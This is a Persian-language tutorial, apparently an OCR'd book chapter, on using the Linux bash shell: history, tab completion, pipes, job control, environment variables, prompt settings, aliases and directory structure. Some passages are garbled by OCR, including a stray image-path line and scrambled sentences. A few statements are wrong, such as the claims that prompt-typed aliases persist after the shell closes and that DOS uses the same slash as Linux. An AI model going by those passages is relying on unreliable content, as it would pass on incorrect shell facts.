در صورتی که در تایپ یک دستور مرتکب اشتباه شده اید، میتوانید به آسانی آنرا فراخوانی کرده و مجددا پس از ویرایش ، آنرا اجرا کنید . میتوانید از برخی کلیدهای میانبر برای راحت تر کردن این کار استفاده کنید . مثلا کلیدهای Ctrl + a اشاره گر را به ابتدای فرمان و Ctrl + E به انتهای فرمان حرکت می دهد . همین کار را کلیدهایHome و End نیز انجام میدهند .
ویرایش کردن فرمان مانند کارکردن در ویرایش گرهای متنی است و بسیار ساده است . پس اتمام ویرایش دستور، کافی است کلید Enterرا برای اجرای آن فشار دهید .

کامل کردن خودکار فرمان

برای اینکه مقدار تایپ شما به حداقل برسد، پوسته فرمان فرمان ناقص شما را به روشهایی کامل میکند . .برای بکارگیری این قابلیت کافی است که ابتدا چند حرف اول فرمان مورد نظر را تایپ کرده و کلیدtab را فشار دهید .در زیر برخی موارد را که میتوانید ناقص تایپ کنید می بینید:

متغییر های محیطی

در صورتی که متن با یک علامت دلار شروع شود، با فشردن کلید tab پوسته فرمان آنرا با یک متغییر محیطی کامل خواهد کرد.

نام کاربری

در صورتی که متن بوسیله یک کاراکتر ~ شروع شود، پوسته فرمان آن را بوسیله یک نام کاربری کامل خواهد کرد.

دستورات، نامهای مستعار یا توابع

در صورتی که متن با یک کاراکتر عادی شروع شود، پوسته فرمان آنرا بوسیله یک دستور، نام مستعار یا تابع کامل خواهد کرد.

نام میزبان : در صورتی که متن با یک علامت @ شروع شود، پوسته فرمان آنرا بوسیله یک نام میزبان که از فایل etc/hosts می خواند، کامل میکند .

مواقعی وجود دارد که برای کامل کردن یک فرمان چندین گزینه وجود دارد . مثلا چندین متغییر محیطی وجود دارد که با شروع میشود .در این موارد در صورتی که شما حرف P دوبار کلید Tab را فشار دهید و یا کلیدهایEsc+? را فشار دهید، تمام حالتهای ممکن به شما نشان داده میشود:

$ echo $P<tab><tab> or <Esc+?>
$PATH $PPID $PS1 $PS4
$PIPESTATUS $PROMPT_COMMAND $PS2 $PWD

فراخوانی مجدد یک فرمان

پس از اینکه یک دستور را تایپ کردید، همانطوری که قبلا گفتم این دستور بطور کامل در تاریخچه پوسته فرمان ذخیره میشود .برای نمایش محتویات تاریخچه پوسته فرمان میتوانید از دستورhistory استفاده کنید .در صورتی که پس از آن یک عدد اضافه کنید، به تعداد آن عدد دستورات تایپ شده را نشان خواهد داد:

$ history 5
1023 ls
1024 cd Fonts/
1025 man more
1026 date
1027 history 5

برای فراخوانی دستورات تایپ شده میتوانید از روشهای زیر استفاده کنید:

کلیدهای مکان نما : از کلیدهای بالا و پایین مکان نما میتوانید برای حرکت کردن در لیست تاریخچه استفاده کنید. بجای آن از کلیدهای Ctrl + n و Ctrl + p نیز میتوانید استفاده کنید .

کلیدهای Ctrl + r:

برای جستجوی آخر به اول یک رشته در تاریخچه استفاده میشود .برای مثال با تایپ یک یا چند حرف، دستوری که دارای آن حروف است نمایش داده میشود.

کلیدهای Ctrl + s :

مشابه بالا ولی جستجو بصورت اول به آخر صورت میگیرد روش دیگری که میتوانید از آن برای کار کردن با فرامین استفاده کنید، دستورfc است .با استفاده از این دستور، که پس از آن می توانید شماره دستور مورد نظر در تاریخچه یا بازه ای از شماره ها را ذکر کنید، این دستورات در یک ویرایشگر متنی باز میشوند که میتوانید آنها را ویرایش کرده و خارج شوید . برای مثال دستور زیر دستورات ۱۰۰ ام تا ۱۵۰ ام تاریخچه را در ویرایشگر باز خواهد کرد:

$ fc 100 150

لیست تاریخچه در فایلی به نامbash_history که در دایرکتوری خانگی شما قرار دارد، ذخیره میشود و در آن تا ۱۰۰۰ دستور نگهداری میشود.

اتصال و گسترش فرامین

یکی از قابلیتهای واقعاً قدرتمند پوسته فرمان، قابلیت هدایت خروجی یا ورودی یک فرمان به فرامین دیگر است .برای این منظور، همانطور که قبلا اشاره شد، از کاراکتر های ویژه استفاده میشود.

لوله بندی فرامین (Piping Commands)

کاراکتر ویژه لوله بندی کاراکتر (|) است .این کاراکتر، خروجی یک فرمان را به ورودی فرمان دیگر هدایت میکند .برای مثال:

```
$ cat /etc/passwd | sort | more
adm:x:3:4:adm:/var/adm:/sbin/nologin
Alan:x:500:500:Alan Bachumian,7852020:/home/Alan:/bin/bash
apache:x:48:48:Apache:/var/www:/sbin/nologin
bin:x:1:1:bin:/bin:/sbin/nologin
Linet:x:501:501:Linet Minasian:/home/Linet:/bin/bash
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
--More--
```

این فرمان محتویات فایل etc/passwd را خوانده و خروجی را به فرمان sort هدایت میکند . این فرمان، کاراکتر ابتدای هر سطر را گرفته و خروجی را بصورت الفبای مرتب کرده و خروجی را به دستورmore میفرستد و این دستور نیز خروجی را بصورت صفحه به صفحه نمایش میدهد.

قابلیت لوله بندی نمایش خوبی است از اینکه چگونه یونیکس، پدر لینوکس بر اساس قطعات مختلف نرم افزاری شکل گرفته است . مثلا در یونیکس ابزارهای مختلف را طوری به هم وصل میکردن که کارهای مختلفی بتوان با آنها انجام داد. مثال خوبی که در این مورد میشود زد : سالها پیش که واژه پرداز های گرافیکی و راحت مانند اکنون وجود نداشتند، کاربران باید ابتدا سند خود را بصورت متنی ایجاد کرده و سپس آنرا بوسیله ماکرو های خاصی فرمت بندی میکردند و بعد باید بررسی میکردند که چطور از آب در آمده است . برای این کار از فرمانی مانند زیر استفاده میشد:

```
$ nroff -man grep.1 | lpr
```

در دستور بالا ازnroff برای فرمت کردن فایل grep. 1 با استفاده از ماکرو ی man استفاده شده و حاصل کار با استفاده از لوله بندی به خروجی چاپگر که lpr است فرستاده شده است .

دستورات متوالی

برخی اوقات نیاز دارید که چند فرمان بصورت همزمان با استفاده از یک فرمان اجرا شوند . این کار به سادگی امکان پذیراست .کافی است پس از اتمام هر فرمان آنرا از فرمان بعدی بوسیله یک کاراکتر سمین کالن (;) جدا کنید .برای مثال:

```
$ date; troff -me mytext | lpr; ls /home
```

فرامین پس زمینه

برخی دستورات برای تمام شدن نیاز به زمان دارند . برخی اوقات مایل نیستید که پوسته فرمان تان را معطل باقی بگذارید تا دستور به اتمام برسد . برای این منظور میتوانید دستور مورد نظر را با استفاده از کاراکتر آمپر سند (&) در پس زمینه اجرا کنید .برای مثال:

```
$ troff -me mytext &
```

راههایی برای مدیریت پروسه های پیش زمینه و پس زمینه وجود دارد که جلوتر درباره آنها صحبت خواهیم کرد.

توسعه فرامین

به وسیله قابلیت جانشینی فرامین میتوانید پوسته فرمان را وادار کنید تا خروجی یک فرمان را خودش تفسیر کند، بجای اینکه این کار به خود فرمان واگذار شود . در این مورد شما می توانید خروجی استاندارد یک فرمان را بصورت آرگومان یک دستور دیگر تعیین کنید . دو شکل قابلیت جانشینی فرامین بصورت زیر است:

$(sommand) or 'command'

برای فهمیدن این قابلیت به مثال زیر توجه کنید:

$ vi $(find / -print | grep xyzzy)

در این دستور، قبل از اجرای vi جانشینی فرامین صورت می گیرد .ابتدا دستور find از دایرکتوری ریشه شروع به کار کرده و نام تمام فایلها و دایرکتوری ها را چاپ میکند . خروجی این دستور به grep ارسال میشود و این دستور تمام آنها را که فاقد رشتهxyzzy هستند را فیلتر میکند .سپس vi تمام فایلهایی را که دارای رشته xyzzy هستند را باز میکند .

توسعه عبارات حسابی

موارد زیادی وجود دارد که شما مایل هستید که نتایج یک جمله محاسباتی را به یک فرمان ارسال کنید . دو راه برای انجام آن وجود دارد:

$[expression] or $((expression))

برای روشن شدن مطلب به مثال زیر توجه کنید:

$ echo “Iam $[2003-1978] years old.”
Iam 25 years old.

در مثال بالا، پوسته فرمان ابتدا عبارت حسابی را انجام داده و سپس نتیجه را به فرمان echo ارسال میکند .

توسعه متغییر های محیطی

همانطور که قبلا گفتیم، متغییر های محیطی اطلاعاتی را در مورد پوسته فرمان در بر دارند .هنگامی که یک متغییر محیطی را در یک دستور قرار میدهید، بجای اینکه نام آن چاپ شود، محتویات آن چاپ میشود:

$ ls -l $BASH
-rwxr-xr-x 1 root root 626188 Aug 24 2002 /bin/bash

در مثال بالا، دستورls با استفاده از متغییر محیطی BASH محل آنرا چاپ میکند .در این مورد بیشتر توضیح خواهم داد .

استفاده از متغییر های محیطی

محیطی برای ذخیره اطلاعاتی مانند محل فایلهای پیکربندی ، صندوقهای پستی و مسیر دایرکتوری ها بکارCC متغییر های میروند . همچنین این متغییر ها دارای مقادیری برای شکل اعلان فرمان، اندازه تاریخچه و نوع سیستم عامل نیز هستند.

برای نمایش متغییر هایی که اکنون به پوسته فرمان شما اختصاص داده شده اند، باید از دستورdeclare استفاده کنید . برای نمایش محتویات هر یک ، کافی است یک علامت دلار جلوی آن قرار داده و آن را در دستورات خط فرمان استفاده کنید:

$ echo $USER
Alan

همانطور که می بینید، فرمان بالا نام کاربر فعلی سیستم را نمایش میدهد.

متغییر های محیطی عمومی

هنگامی که یک پوسته فرمان باز میکنید، متغییر هایی وجود دارند که مقادیر آنها قبلا تخصیص داده شده است در زیر برخی از این متغییر ها نشان داده شده اند:

- BASH : محتوی مسیر کامل برنامه پوسته فرمان است .به طور معمول bin/bash .
- BASH_VERSION : شماره نسخه برنامه پوسته فرمان را نشان میدهد .
- EUID : شماره شناسایی موثر کاربر فعلی را نمایش میدهد .این مقدار هنگامی که پوسته شروع میشود، تخصیص داده میشود.
- HISTFILE : محل فایل تاریخچه فرامین را نمایش میدهد .
- HISTFILESIZE : تعداد فرامینی که تاریخچه در خود نگهداری میکند .معمولا ۱۰۰۰ است .
- HISTCMD : شماره فرمان جاری را در تاریخچه نشان میدهد .
- HOME : دایرکتوری خانگی کاربر جاری را نشان میدهد
- HOSTTYPE : نوع معماری پردازنده کامپیوتر را نشان میدهد .
- MAIL : مسیر صندوق پستی کاربر جاری را نشان میدهد .معمولا به نام شما در/var/spool/mail قرار دارد .
- OLDPWD : مسیر قبل از دایرکتوری جاری فعلی را نشان میدهد .
- OSTYPE : نوع سیستم عامل را نشان میدهد .در مورد ما خروجی به صورتlinux-gnu خواهد بود .
- PATH : لیست دایرکتوری های معرفی شده را نشان میدهد .برای اجرای یک فرمان در این دایرکتوری ها جستجو صورت میگیرد.
- PPID : شماره پروسه ای که پوسته فرمان را شروع کرده است، نمایش میدهد .
- PROMPT_COMMAND : دستوری را که هر بار پیش از نمایش اعلان فرمان اجرا میشود را نشان میدهد.
- PS1 : مقدار اعلان فرمان را تخصیص میدهد .مقادیر زیادی وجود دارند که آنها را میتوانید در اعلان فرمان خود بگنجانید مانند تاریخ، زمان، نام کاربر، نام کامپیوتر و ... برخی اوقات یک فرمان به اعلان برای این کار استفاده کنید .در این مورد PS3یا PS2 های بیشتری نیاز دارد که میتوانید از متغییر های بیشتر توضیح خواهم داد.
- PWD : دایرکتوری جاری را نشان میدهد
- RANDOM : با مراجعه به این متغییر یک شماره تصادفی بین ۰ و ۹۹۹۹ تولید میشود
- SECONDS : تعداد ثانیه ای که پوسته فرمان آغاز به کار کرده است
- UID : شماره شناسایی اصلی کاربر فعلی را نمایش میدهد .این شماره در فایل etc/passwd ذخیره شده است.

ایجاد متغییر های محیطی خاص

از متغییر های محیطی میتوانید برای ذخیره اطلاعاتی که معمولا در پوسته فرمان استفاده میکنید، بهره برداری کنید . شما میتوانید هر گونه متغییر محیطی به دلخواه خود ایجاد کنید . برای ایجاد موقت یک متغییر محیطی میتوانید نام متغییر و مقدار آن را جلوی اعلان فرمان تایپ کنید:

$ AB=/usr/locl/documents; export AB

مثال بالا مسیر یک دایرکتوری را به یک متغییر به نام AB اختصاص میدهد . دستور export این متغییر را به پوسته فرمان صادر میکند .بنابراین در صورتی که پوسته های فرمان دیگری نیز اجرا شوند، این متغییر در آنها موجود خواهد بود.

نکته : ممکن است توجه کرده باشید که تمام متغییر های محیطی با حروف بزرگ تعریف شده اند .این کار یک رسم است نه یک الزام . یعنی در صورتی که نام متغییر ی را با حروف کوچک تعیین کنید ، باز هم کار خواهد کرد .البته توجه داشته باشید که متغییر xyz با XYZ یکی نیست.

مشکلی که در ایجاد این گونه متغییر های محیطی وجود دارد این است که موقت بوده و با خروج از پنجره پوسته ای که این متغییر در آن تخصیص داده شده است، این متغیر پاک خواهد شد .برای اختصاص دائمی این متغییر ها، باید آنها را به فایلهای پیکربندی پوسته فرمان اضافه کنید .این موضوع جلوتر توضیح داده خواهد شد. در صورتی که مایل هستید متنی درست جلوی مقدار یک متغییر محیطی قرار گیرد، کافی است که متغییر را در دو پرانتز قرار داده و متن مورد نظر را جلوی آن قرار دهید . برای مثال:

$ echo ${HOME}/Documents
/home/Alan/Documents

به خاطر داشته باشید که برای استفاده از متغییر ها یا باید آنها راexport کنید و یا به فایل پیکربندی پوسته فرما اضافه export بسیار قابل انعطاف است .مثلا میتوانید در هنگام صادر کردن متغییر، مقدار آنرا هم تخصیص دهید نمایید .دستور :

$ export XYZ=/home/Alan/Documents

و یا میتوانید با حفظ مقادیر قبلی، مقداری را به یک متغییر اضافه نمایید:

$ export PATH=$PATH:/home/Alan/Documents

در مثال بالا، دایرکتوری home/Alan/Documents به طور موقت به متغییرPATH اضافه شده است .در صورتی که احساس کردید دیگر به یک متغییر نیازی ندارید، میتوانید با استفاده از دستورunset آنرا پاک کنید :

$ unset XYZ

همانطور که دیدید، برای پاک کردن متغییر نیازی به علامت دلار نیست.

مدیریت پروسه های پس زمینه و پیش زمینه

در صورتی که از لینوکس در محیط شبکه ای و با استفاده از یک ترمینال متنی استفاده میکنید، پوسته فرمان تنها چیزی است که میتوانید از آن استفاده کنید و از محیطهای گرافیکی خبری نخواهد بود . در صورتی که نیاز داشته باشید در آن واحد با چندین برنامه کار کنید، این مسئله بسیار محدود کننده خواهد بود.

با اینکه پوسته فرمان محیطی گرافیکی برای اجرای برنامه ها ندارد، ولی قابلیتی دارد که با استفاده از آن میتوانید برنامه های فعال را بین پس زمینه و پیش زمینه جابجا نمایید . با این وسیله میتوانید تعداد زیادی برنامه را در یک زمان در حال اجرا داشته باشید و بین آنها حرکت کنید.

راههای گوناگونی برای قرار دادن یک برنامه در پس زمینه وجود دارد . قبلا اشاره کردیم که با اجرای برنامه ای که به آخر آن یک کاراکتر آمپر سند (&) اضافه شده است، در پس زمینه قرار میگیرد . روش دیگر استفاده از دستورat برای اجرای برنامه ها به صورتی که به پوسته متصل نباشند ، است.

برای توقف اجرای یک فرمان و قرار دادن آن در پس زمینه، از کلیدهای Ctrl+z استفاده کنید . پس از اینکه اجرای دستور متوقف شد، با استفاده از دستورfg میتوانید آنرا به پیش زمینه آورده، استفاده کنید و یا با دستورbg آنرا در پس زمینه بکار بگیرید.

شروع پروسه های پس زمینه

در صورتی که برنامه هایی دارید که مایل هستید در هنگام کار کردن شما در پس زمینه اجرا شوند، پس از دستور ، یک علامت آمپر سند (&) در پایان آن اضافه کنید .برای مثال:

$ find /usr -print > /home/Alan/usrfiles &

این دستور تمام فایلهای موجود در دایرکتوریusr لینوکس شما را در فایلی به نامusrfiles ذخیره میکند . علامت آمپر سند باعث میشود که این فرمان در پس زمینه اجرا شود . برای دیدن اینکه چه برنامه هایی در پس زمینه در حال اجرا هستند، از دستور jobs استفاده کنید :

$ jobs
[1]- Stopped mc
[2]+ Stopped vi
[3] Running find /usr -print >usrfiles &
همانطور که در خروجی فرمان بالا مشاهده میکنید، سه برنامهmc ، vi و دستورfind در حال اجرا در پس زمینه هستند . علامت مثبت در کنار برنامه دوم نشان میدهد که این آخرین پروسه ای است که در حالت پس زمینه اجرا شده است و علامت منفی نشاندهنده پروسه ای است که قبل از آخرین پروسه، در پس زمینه قرار داده شده است . بعلت اینکه برنامه های اول و دوم برای کارکرد به خروجی ترمینال نیاز دارند تا زمانی که در حالت پیش زمینه اجرا شوند، متوقف باقی خواهند ماند .ولی برنامهfind که به خروجی ترمینال نیازی ندارد، در حال اجرا میباشد .

نکته : برای نمایش شماره پروسه برنامه های پس زمینه ، میتوانید گزینه l را به فرمان jobs اضافه نمایید .در صورتی که از دستور psبرای نمایش پروسه های فعال استفاده کنید، میتوانید ببینید که کدامیک از آنها دستوری است که در پس زمینه در حال اجراست.

استفاده از فرامین پس زمینه و پیش زمینه

در ادامه مثالی که در بالا ذکر شد، برای برگرداندن برنامه vi به پیش زمینه میتوانید از دستور زیر استفاده کنید :

$ fg %2

با این دستور، برنامه vi مجددا روی پوسته فرمان نمایش داده خواهد شد .با فشردن کلیدهای Ctrl+z میتوانید مجددا آنرا به پس زمینه بفرستید.

هشدار : قبل از اینکه یک برنامه واژه پرداز و یا برنامه ای که اطلاعات ذخیره نشده دارد را به پس زمینه ارسال کنید، اطلاعات آنرا ذخیره نمایید .برنامه های پس زمینه به سادگی فراموش میشوند و ممکن است اطلاعات خود را از دست بدهید.

همانطوری که دیدید برای نمایش یک برنامه پس زمینه از علامت درصد و شماره آن که در دستورjobs مشخص شده بود استفاده شد .علاوه بر شماره، میتوانید بجای آن نام برنامه و یا قسمتی از نام برنامه که ابتدای آن علامت سوال قرار داده شده استفاده کنید . این کار هنگامی که دو برنامه مشابه به همراه دو فایل متفاوت باز هستند، به شما کمک خواهد کرد.

برای روشن شدن مطلب به مثال زیر توجه کنید:

```
$ jo  bs
[2] Stopped vi
[3]- Stopped mc
[4]+ Stopped vi ./mytext
$ fg %?my
```

با تایپ دستور fg %?my برنامه vi که در حال ویرایش فایل mytext است، در پوسته فرمان نمایش داده خواهد شد .

پیکربندی پوسته فرمان

برای اینکه بتوانید بطور موثرتری از پوسته فرمان خود استفاده کنید، میتوانید آنرا بنا به خواسته خود تنظیم کنید . برای این منظور باید فایلهای پیکربندی پوسته فرمان خود را ویرایش کنید. تعدادی فایل پیکربندی وجود دارد که نحوه رفتار پوسته فرمان شما را تعیین میکند .برخی از این فایلها برای تمام کاربران و پوسته ها مشترک بوده و برخی مخصوص یک کاربر خاص هستند . فایلهای پیکربندی زیر فایلهایی هستند که هر کاربر پوسته فرمان در لینوکس از آنها استفاده میکند:

- etc/profile : این فایل اطلاعات محیط کاربری هر کاربر را ذخیره میکند . این فایل هنگامی اجرا میشود که شما به سیستم وارد شده و پوسته فرمان آغاز به کار میکند . این فایل مقادیر پیش گزیده مسیر، شکل اعلان فرمان، حداکثر تعداد فایلی که شما میتوانید ایجاد کنید و مجوز های پیش گزیده برای فایلهایی که ایجاد میکنید را تعیین میکند . همچنین این فایل متغییر های محیطی مانند محل صندوق پستی و اندازه فایلهای تاریخچه را تنظیم میکند.

- etc/bashrc : این فایل برای هر کاربری که پوستهbash را اجرا میکند، اجرا میشود . این فایل حالت اعلان فرمان را تنظیم میکند . مقادیر این فایل میتواند توسط فایل bashrc که در دایرکتوری خانگی هر کاربر وجود دارد، تحت تاثیر قرار گیرد.

- ~/.bashrc : این فایل حاوی اطلاعات مربوط به bash هر کاربر میباشد . این فایل هنگامی خوانده میشود که به سیستم وارد میشود و هر گاه که یک پوسته جدید باز میکنید . اینجا بهترین مکان برای ذخیره متغییرهای محیطی و فرمانهای مستعار خاص خودتان است.

- ~/.bash_profile : این فایل برای وارد کردن اطلاعات خاصی که هر کاربر در استفاده از پوسته بکار میبرد میباشد . این فایل تنها یکبار اجرا میشود . هنگامی که کاربر به سیستم وارد میشود . این فایل تعدادی از متغییر های محیطی را مقدار دهی کرده و فایل bashrc مربوط به کاربر را اجرا میکند .

- ~/.bash_logout : این فایل هر گاه که شما از سیستم خارج میشوید اجرا میشود .این فایل فقط صفحه نمایش را پاک میکند.

برای تغییر فایلهای etc/profile و etc/bashrc باید با کاربر ریشه وارد سیستم شده باشید . هر کاربر میتواند اطلاعات موجود در فایلهایbash_profile، bashrc و bash_logout موجود در دایرکتوری های خود را تغییر دهد .

در قسمت زیر با برخی تنظیمات فایلهای پیکربندی پوسته فرمان آشنا میشوید .

در بیشتر موارد، تغییرات در فایل bashrc موجود در دایرکتوری خانگی صورت میگیرد . هرچند در صورتی که شما یک مدیر سیستم باشید، ممکن است این تنظیمات را برای کل کاربران خود اعمال کنید.

تنظیمات اعلان فرمان

اعلان فرمان شما از تعدادی کاراکتر تشکیل شده است که هر گاه که به نمایش در می آید، معنی آن این است که پوسته فرمان آماده دریافت فرمان جدید است . محتویات اعلان فرمان در متغییر محیطی PS 1 قرار دارد . در صورتی که پوسته فرمان شما به ورودی بیشتری نیاز داشته باشد، از مقادیر PS 2، PS3 و PS 4 نیز استفاده خواهد شد .

هنگامی که سیستم لینوکس شما نصب میشود، اعلان فرمان طوری تنظیم میشود که حاوی اطلاعات زیر باشد نام کاربری شما، نام کامپیوتر شما و نام دایرکتوری که اکنون در آن قرار دارید . این اطلاعات در میان دو براکت قرار گرفته و در انتهای آن برای کاربران عادی یک علامت دلار ($) و برای کاربر ریشه علامت پوند (#) قرار دارد . در زیر مثالی از یک اعلان فرمان را میبینید:

[alan@Memphis alan]$

این امکان وجود دارد تا اطلاعات مختلفی را به اعلان فرمان تان اضافه کنید .این اطلاعات میتواند شامل شماره ترمینال، تاریخ، زمان و اطلاعات دیگر باشد .برای مثال:

- \! : شماره فعلی تاریخچه فرمان را نشان میدهد .
- \# : شماره دستور آخرین دستور را نشان میدهد .
- \$: اعلان فرمان استاندارد را نشان میدهد .
- \W : فقط دایرکتوری کاری جاری را نشان میدهد .
- \\ : فقط یک بک اسلش نشان داده میشود
- \d : روز، ماه و شماره روز را نمایش میدهد .مثلا Sat Jan ۲۳
- \h : نام کامپیوتر میزبان را نشان میدهد
- \n : یک خط جدید باز میکند
- \s : نام پوسته فرمان را نشان میدهد . مثلاbash
- \t : زمان را بصورت ساعت، دقیقه و ثانیه نمایش میدهد .برای مثال : ۱۰:۱٤:٤۰
- \u : نام کاربر را نمایش میدهد
- \w : مسیر کامل دایرکتوری جاری را نمایش میدهد .

نکته : در صورتی که اعلان فرمان خود را به صورت موقت با تایپ مقادیر مربوطه در پوسته فرمان تغییر میدهید، باید مقادیر PS 1 را بین دو گیومه قرار دهید . مثلا دستور :

export PS1="[\t\w]\$]"

میدهد اعلان فرمان را به صورت زیر نشان :

[20:25:40 /var/spool/mail]$

برای ایجاد تغییرات دائمی در اعلان فرمان، باید مقدار PS 1 را به فایل bashrc موجود در دایرکتوری خانگی خود اضافه کنید . معمولا این مقدار قبلا وجود دارد و کافی است آنرا تغییر دهید.

تنظیم اسامی مستعار

در لینوکس این امکان وجود دارد تا برای آسانی بیشتر، اسامی مستعاری را بجای فرمان اصلی تعیین کنید . برای اضافه کردن اسامی مستعار باید از دستورalias استفاده کنید .به مثالهای زیر توجه کنید :

```
$ alias p='pwd; ls -CF'
$ alias rm='rm -i'
```


در مثال نخست حرف p دستورpwd را اجرا کرده و پس از آن دستورls -CF اجرا خواهد شد که محتویات دایرکتوری جاری را چاپ خواهد کرد .در مثال دوم، دستور rm طوری تنظیم شده است تا فقط با گزینه I اجرا شود .

در صورتی که دستورalias را به تنهایی تایپ کنید، لیستی از اسامی مستعاری که تنظیم کرده اید نمایش داده میشود . توجه داشته باشید که اسامی مستعار در یک فایل پیکربندی ذخیره شده و با بستن پوسته فرمان از بین نمی روند.

کار کردن با سیستم فایل لینوکس

سیستم فایل لینوکس ساختاری است که اطلاعات شما را در کامپیوتر ذخیره میکند . فایلها در یک ساختار درختی از دایرکتوری ها ذخیره میشوند .هر دایرکتوری میتواند حاوی فایلها و دایرکتوری های دیگری باشد . در صورتی که بخواهید ساختار سیستم فایل لینوکس را دقیق تر توصیف کنید، آن بیشتر شبیه یک درخت وارونه است . در بالاترین نقطه، دایرکتوری ریشه قرار دارد که بوسیله یک اسلش تنها نشان داده میشود . در زیر آن دایرکتوری های عمومی و سیستمی

سیستم عامل لینوکس قرار میگیرند . مانند bin ، dev ، home و tmp هر کدام از این دایرکتوری ها محتوی دایرکتوری های دیگری هستند .تصویر ۲ ساختار درختی سیستم فایل لینوکس را نشان میدهد.



تصویر ۲ ساختار سیستم فایل لینوکس

برخی از دایرکتوری های مهم سیستم فایل لینوکس در زیر توضیح داده شده اند.

- bin : فرامین عمومی سیستم عامل لینوکس در این دایرکتوری قرار دارند .مانند ls، sort وchmod
- dev : حاوی نقاط دسترسی به ابزارهای سخت افزاری کامپیوتر شما است . مانند ترمینال ها (tty) دیسک های فلاپی(fd) ، دیسک های سخت (hd) و ... کاربران بطور معمول برای دستیابی به این دستگاهها از نامهای آنها استفاده میکنند.
- etc : حاوی برخی فایلهای پیکربندی سیستم است
- home : دایرکتوری های کاربران یک سیستم لینوکس در این دایرکتوری قرار میگیرد
- Mnt : محلی را برای متصل کردن ابزارها و دیسک ها مانند فلاپی CD-ROM و درایو های شبکه ایجاد میکند
- root : دایرکتوری خانگی کاربر ریشه است
- sbin : دستورات مدیریتی سیستم در این دایرکتوری قرار میگیرند
- tmp : محل قرارگیری فایلهای موقت
- usr : محل قرارگیری مستندات سیستم، بازی ها، فایلهای گرافیکی، کتابخانه ها و بسیاری چیزهای دیگر .

ساختار سیستم فایل در داس و ویندوز با ساختار آن در لینوکس متفاوت هستند . با وجود ی که شباهت هایی نیز در این میان دیده میشود ولی تفاوت های عمده به شرح زیر هستند:

در داس و ویندوز برای دسترسی به ابزارهای ذخیره سازی مختلف و پارتیشن های مختلف دیسک سخت از حروفی که به نام درایو موسوم بودند استفاده میکردید . مانند A برای فلاپی ، C برای دیسک سخت و ... در
لینوکس تمام ابزارهای ذخیره سازی در دل سیستم فایل باهم ادغام شده اند .مثلا محتویات یک فلاپی دیسک در مسیر mnt/floppy قرار میگیرد و ... ممکن است در ابتدای کار اصلا به این سیستم عادت نداشته باشید ولی
پس از مدتی به آن عادت خواهید کرد . محلی که شما برای ذخیره فایلها و اطلاعات خود استفاده خواهید کرد،
همان دایرکتوری خانگی شماست.

در سیستم فایل داس و ویندوز برای جدا کردن پوشه ها و مسیرها از یک اسلش استفاده میشود در حالی که در لینوکس از اسلش استفاده میشود.

نام فایلها در داس و ویندوز همیشه دارای یک پسوند بوده اند . مانند txt برای فایلهای متنی و ...پسوند فایل ها برای لینوکس و یونیکس لازم نیستند . سیستم فایل لینوکس بدون توجه به پسوند، نوع فایل را تشخیص میدهد.

هر فایل و دایرکتوری در لینوکس دارای مجوز ها و خصوصیاتی است که از دسترسی کاربران غیر مجاز به آن· جلوگیری کرده و یا این دسترسی را محدود میکند . در بیشتر سیستمهای داس و ویندوز از این مجوز ها خبری نیست زیرا این سیستمها در ابتدا بصورت سیستمهای تک کاربره طراحی و پیاده سازی شده اند . در سیستمهای ویندوز، سیستمهای مبتنی بر ویندوزNT که بصورت چند کاربره هستند این مجوز ها پیاده سازی شده است.

ایجاد فایلها و دایرکتوری ها

به عنوان یک کاربر لینوکس ، همانطور که در بالا اشاره کردم، بیشتر فایلها و دایرکتوری های خود را در دایرکتوری خانگی خود ایجاد و ذخیره خواهید کرد .در اینجا با چند دستور که در این زمینه مفید هستند آشنا میشوید:

- cd : این دستور مسیر جاری را به مسیر دیگری که تعیین میکنید تغییر میدهد حتما با مشابه این دستور در داس کار کرده اید.
- pwd : این دستور مسیر دایرکتوری فعلی را چاپ میکند.
- mkdir : این دستور یک دایرکتوری ایجاد میکند
- chmod : این دستور برای تغییر مجوزهای فایل و دایرکتوری بکار میرود.
- ls : این دستور محتویات یک دایرکتوری یا مسیر را چاپ میکند .مشابه دستورdir در داس.

خوب اکنون به کمی تمرین برای بکارگیری این دستورات می پردازیم . در صورتی که در حالت گرافیکی هستید، همانطور که قبلا گفته شد، یک پنجره ترمینال باز کنید.

- برای حرکت به دایرکتوری خانگی خود از هر جا ، کافی است دستورcd را تایپ کنید.

برای حصول اطمینان از قرارگیری در دایرکتوری خانگی خود، دستور pwd را تایپ کنید.

$ pwd
/home/alan

با استفاده از دستورmkdir یک دایرکتوری به نام test ایجاد کنید:

$ mkdir test

مجوزهای دایرکتوری ایجاد شده را با استفاده از دستورls بررسی کنید

$ ls -ld test
drwxrwxr-x 3 alan alan 4096 May 17 20:14 test

